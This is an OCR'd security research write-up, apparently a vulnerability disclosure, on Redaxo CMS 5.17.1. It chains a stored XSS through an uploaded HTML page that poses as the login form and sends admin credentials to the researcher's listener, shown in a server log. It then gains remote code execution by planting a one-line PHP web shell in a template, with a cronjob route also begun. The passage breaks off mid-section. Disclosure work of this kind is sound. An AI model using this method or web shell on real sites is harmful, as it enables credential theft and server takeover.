
REDAXO Stored XSS + RCE

Introduction:
During my security research of Redaxo CMS v5.17.1 i found a way how low-level privileged user can obtain admin credensials using stored XSS vulnerability and perform arbitrary code execution on back-end server using administrative account.
Testing environment:

- Redaxo CMS version 5.17.1
- AddOns MediaPool v2.14.0, MediaManager v2.16.0, Cronjob v2.11.0 installed
- Admin user h4ckr4v3n and testuser with redacting permisshions.
  Test user roles shown in a screenshot:



General


backup[export] :: Webseite exportieren
media[sync] :: Mediapool: Synchronise files
users[] :: Users

Options

addArticle[] :: Add article
addCategory[] :: Add category
article2category[] :: Convert article into category
article2startarticle[] :: Convert article into start article
copyArticle[] :: Copy article
copyContent[] :: Copy article content
deleteArticle[] :: Delete article
deleteCategory[] :: Delete category
editArticle[] :: Edit article
editCategory[] :: Edit category
history[article_rollback] :: Restore article (History)
moveArticle[] :: Move article
moveCategory[] :: Move category
moveSlice[] :: Move block
publishArticle[] :: Publish article
publishCategory[] :: Publish category
publishSlice[] :: Publish block
version[live_version]

Extras

Killchain:
Stored XSS.
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:A/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N 6.8 (Medium)
Let's start with stored XSS. User "testuser" can use MediaPool add-on for creating categories and uploading files. By the way files with dangerous extensions such as php, phar and others are not permitted.



Mediapool

File type not allowed: php
Prohibited file types: php, php3, php4, php5, php6, php7, php8, phar, pht, phtml, hh, pl, asp, aspx, cfm, jsp, jsf, bat, sh, cgi, htaccess, htpasswd

Add file

Category: No category


Title:

File: Browse… No file selected.

PHP.ini Settings

Max. upload size: 2,00 MiB
Max. uploadtime: 60s

Nevertheless, there are no restrictions for html document extension. User can upload HTML-page with malicious JavaScript code. Firstly, i've tried to trigger XSS with basic alert() function:




Not secure 93.183.92.70/media/testpage.html

93.183.92.70 says

Stored XSS

Message shows us it works. Now we can try to upload HTML-code of the Redaxo login page with malicious JS which handles user input and sends it to my VPS.




Signed out.

This connection is not secure. Logins entered here could be compromised. **Learn More**

View Saved Logins

After submitting an admin credentials we will receive them on our listening simple Web-server.




```
[Fri Aug  9 16:03:48 2024] PHP 8.1.2-1ubuntu2.18 Development Server (http://0.0.0.0:31337) started
[Fri Aug  9 16:04:12 2024] 82.204.178.172:57994 Accepted
[Fri Aug  9 16:04:12 2024] 82.204.178.172:57994 [404]: GET /?username=h4ckr4v3n&password=LA[redacted] - No such file or dir
ectory
[Fri Aug  9 16:04:12 2024] 82.204.178.172:57994 Closing
```

Using these credentials we can now login to the admin account. It's important to note that these html pages are publicly accessible and can be used for accounts takeover of many users.

Next, I discovered to obtain RCE using admin account.
CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N 8.6 (High)

First way is PHP Code injection in Templates tab. Admin user can create templates to be used in articles:




Templates

Template updated.

List of available templates

	Id	Key	Template description	Active	Functions
+					
	1		Default	yes	edit delete

In template editor we need to insert out PHP code to the template field and save it.



Edit template Id = 1

Name: Default

Translatable via `translate:i18n_key`

Key:

The key should be uniquely assigned or not filled in.


☑ Active

[Selectable for articles]

Template:

```
<?php system($_GET['cmd']);?>
```

Now we can add or edit an article via Structure tab and submit our malicious template.




List of categories in "Root level"

Id	Category	Priority	Status/Function		
1	test	1	change	delete	offline

List of articles in "Root level"

Id	Article name	Template	Created	Priority	Status/Function		
2	test article	Default	9 Aug 2024	1	change	delete	offline


And when we will go to the article itself, we will be able to execute arbitrary code via 'cmd' parameter.



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Another way to obtain RCE is using a Cronjob AddOn. Admin user can create cronjobs and inject PHP code inside it.

Firstly, we will install cronjob AddOn. It's important to note that this AddOn is free available and any admin user of any Redaxo instance can install it.


Not secure 93.183.92.70/redaxo/index.php?page=packages

REDAXO | Signed in as Administrator | sign out

Main menu: Structure, Mediapool, Templates, Modules, User, AddOns, Installer, System, Debug


AddOns: Backup, Cronjobs, Media Manager, Meta Infos

AddOns

List of available packages

Name	Version	Information		Installed	Activated	Delete	
backup	2.9.1	Help	MIT License	reinstall	deactivate	uninstall	System AddOn
be_style	3.4.1	Help	MIT License	reinstall	deactivate	uninstall	System AddOn
customizer	3.3.1	Help	MIT License	reinstall	deactivate	uninstall	delete
redaxo	3.4.1	Help	MIT License	reinstall	deactivate	uninstall	System PlugIn
cronjob	2.11.0	Help	MIT License	reinstall	deactivate	uninstall	delete
article_status	2.10.0	Help	MIT License	reinstall	deactivate	uninstall	delete
optimize_tables	2.10.0	Help	MIT License	reinstall	deactivate	uninstall	delete
debug	1.3.2	Help	MIT License	reinstall	deactivate	uninstall	delete
install	2.12.1	Help	MIT License	reinstall	deactivate	uninstall	System AddOn
media_manager	2.16.0	Help	MIT License	reinstall	deactivate	uninstall	System AddOn
mediapool	2.14.0	Help	MIT License	reinstall	deactivate	uninstall	System AddOn
metainfo	2.11.0	Help	MIT License	reinstall	deactivate	uninstall	System AddOn
phpmailer	2.13.1	Help	MIT License	install			delete
project	dev	Help		reinstall	deactivate	uninstall	System AddOn
structure	2.17.1	Help	MIT License	reinstall	deactivate	uninstall	System AddOn
content	2.17.1	Help	MIT License	reinstall	deactivate	uninstall	System PlugIn
history	2.17.0	Help	MIT License	reinstall	deactivate	uninstall	delete
version	2.17.0	Help	MIT License	reinstall	deactivate	uninstall	delete
users	2.11.0	Help	MIT License	reinstall	deactivate	uninstall	System AddOn

After that we can create new cronjob.



Cronjobs

Cronjobs | Log

List of creaded cronjobs

Name	Environment	Execution	Next execution	Status/Function			
Artikel-Status	Frontend, Backend, Script	Execution beginning		deactivated	edit	delete	execute
Tabellen-Optimierung	Frontend, Backend, Script	Execution ending		deactivated	edit	delete	execute
test cron	Backend	Execution beginning	10 Aug 2024, 00:40	activated	edit	delete	execute

I created code that puts system(); command into PHP file in redaxo working catalog.



Type	PHP-Code

